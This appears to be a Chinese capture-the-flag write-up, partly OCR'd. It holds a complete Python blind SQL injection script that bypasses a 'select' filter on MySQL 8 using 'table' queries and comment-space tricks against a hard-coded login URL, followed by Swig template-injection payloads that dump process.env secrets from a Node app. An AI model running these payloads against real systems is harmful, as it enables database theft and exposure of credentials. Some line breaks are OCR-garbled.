
mysql8下的注入，select被过滤，可以使用新语法table

```python
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import requests
import re
import sys

reload(sys)
sys.setdefaultencoding('utf-8')
url = "http://139.129.98.9:30003/login.php"


chars = []

def init():

    for i in range(33,127):
        chars.append(chr(i))


def addslash(ch):
    c = ['\"','#','\'',',','&','\\','-',';']
    if c.count(ch):
        return 1
    return 0



def getDbs():

    for x in range(10):
        flag = ""
        s = ""
        for i in range(20):
            maxn = len(chars) - 1
            minn = 0

            while minn < maxn:
                midn = (maxn + minn) / 2
                if addslash(chars[midn]):

                    payload = "admin' and ('def','{0}','!','!','!','!')<=(table
information_schema.schemata limit
{1},1)#".format(s+'\\'+chars[midn],x).replace(' ','/**/')
                else:
                    payload = "admin' and ('def','{0}','!','!','!','!')<=(table
information_schema.schemata limit {1},1)#".format(s+chars[midn],x).replace('
','/**/')

                datas = {'username':payload,"password":"a"}
                #print (payload)
                target = requests.post(url,data = datas)
                if re.search(r'password',target.text):
                    minn = midn
                    midn = (maxn + minn) / 2
                else :
                    maxn = midn
                    midn = (maxn + minn) / 2

                if minn == midn and minn != maxn:
                    if addslash(chars[minn]):
                        s += "\\"
                    s += chars[minn]
                    flag += chars[minn]

                    break
                elif maxn == minn :
                    if addslash(chars[minn]):
                        s += "\\"
                    s += chars[minn]
                    flag += chars[minn]

                    break

        print (flag.lower().replace("!",""))#只是为了让输出更美观，遇到数据中确实带！的
就惨了



def locateDbs(dbname):
    for i in range(1000):
        payload = "admin' and
('def','{0}','!','!','!','!','!','!','!','!','!','!','!','!',0,0,0,'!','!','!','
!')<=(table information_schema.tables order by 2 desc limit
{1},1)#".format(dbname,i).replace(' ','/**/')
        param = {'username':payload,"password":"a"}
        target = requests.post(url,data = param)
        if re.search(r'password',target.text):
            payload = "admin' and
('def','{0}','~','!','!','!','!','!','!','!','!','!','!','!',0,0,0,'!','!','!','
!')<=(table information_schema.tables order by 2 desc limit
{1},1)#".format(dbname,i).replace(' ','/**/')
            param = {'username':payload,'password':'a'}
            target = requests.post(url,data = param)
            if re.search(r'password',target.text):
                pass
            else :
                return i

def getTables(dbname):
    start = locateDbs(dbname)
    for x in range(start,2000):
        flag = ""
        s = ""
        for i in range(20):

            maxn = len(chars) - 1
            minn = 0

            while minn < maxn:
                midn = (maxn + minn) / 2
                if addslash(chars[midn]):

                    payload = "admin'and
('def','{0}','{1}','!','!','!','!','!','!','!','!','!','!','!',0,0,0,'!','!','!'
,'!')<=(table information_schema.tables order by 2 desc limit
{2},1)#".format(dbname,s+'\\'+chars[midn],x).replace(' ','/**/')
                else:
                    payload = "admin'and
('def','{0}','{1}','!','!','!','!','!','!','!','!','!','!','!',0,0,0,'!','!','!'
,'!')<=(table information_schema.tables order by 2 desc limit
{2},1)#".format(dbname,s+chars[midn],x).replace(' ','/**/')

                param = {'username':payload,'password':'a'}

                target = requests.post(url,data = param)
                if re.search(r'password',target.text):
                    minn = midn
                    midn = (maxn + minn) / 2
                else :
                    maxn = midn
                    midn = (maxn + minn) / 2

                if minn == midn and minn != maxn:
                    if addslash(chars[minn]):
                        s += "\\"
                    s += chars[minn]
                    flag += chars[minn]
          #           print flag
                    break
                elif maxn == minn :
                    if addslash(chars[minn]):
                        s += "\\"
                    s += chars[minn]
                    flag += chars[minn]
         #            print flag
```

```
                    break

        print (flag.lower().replace("!",""))#只是为了让输出更美观，遇到数据中确实带！的
就惨了




def getDump(n):
    s = ""
    flag = ""

    for i in range(30):

        maxn = len(chars) - 1
        minn = 0

        while minn < maxn:
            midn = (maxn + minn) / 2
            payload = "admin'and (\'{0}\')<=hex((table f11114g limit
{1},1))#".format((s+chars[midn]).encode("hex"),n).replace(' ','/**/')


            param = {'username':payload,'password':'a'}
            #print payload

            target = requests.post(url,data = param)
            #print target.text
            if re.search(r'password',target.text):

                minn = midn
                midn = (maxn + minn) / 2
            else:

                maxn = midn
                midn = (maxn + minn) / 2
            if minn == midn and minn != maxn:
                if addslash(chars[minn]):
                    s += '\\'
                s += chars[minn]
                flag += chars[minn]
                print (flag.lower())
                break
            elif minn == maxn:
                if addslash(chars[minn]):
                    s += '\\'
                s += chars[minn]
                flag += chars[minn]
                print flag.lower()
                break



if __name__ == "__main__":
    init()
    #getDbs()
    #得到ctf
    #getTables("ctf")
    #得到f11114g
    getDump(1);
```

# HTML在线代码编辑器

是一个类似如下的在线编写HTML的



```
console.log("hello https://tool.lu/");
```


```
sandbox> tool.lu connected
```

### 没有环境本地演示


在主页存在自己编写的文件列表，查看的url为 `views?file=******.html`

输入`views?file=/` 报错

爆出`swig`



```
TypeError [ERR_INVALID_ARG_TYPE]: The "path" argument must be of type string. Received type undefined
    at validateString (internal/validators.js:125:11)
    at extname (path.js:830:5)
    at new View ([redacted]s\express\lib\view.js:56:14)
    at Function.render ([redacted]press\lib\application.js:570:12)
    at ServerResponse.render [redacted]\express\lib\response.js:1012:7)
    at [redacted]\swig\test.js:16:9
    at Layer.handle [as handle request] [redacted]ess\lib\router\layer.js:95
    at next ([redacted]odules\express\lib\router\route.js:137:13)
    at Route.dispatch ([redacted]dules\express\lib\router\route.js:112:3)
    at Layer.handle [as handle_request] ([redacted]dules\express\lib\router\layer.js:95
```




```
49
```

```
{{7*7}}
```

然后就是SWIG模板注入

利用`Object.keys`获取`process.env`的键

```
{{Object.keys(process.env)}}
```



```
ALLUSERSPROFILE,AMD_ENTRYPOINT,APPDATA,APPLICATION_INSIGHTS_NO_DIAGNOSTIC_
IDEA,JAVA_HOME,LOCALAPPDATA,LOGONSERVER,NUMBER_OF_PROCESSORS,OneDrive,One
```

再利用如下即可获取对应值

```
{{process.env.键值}}
```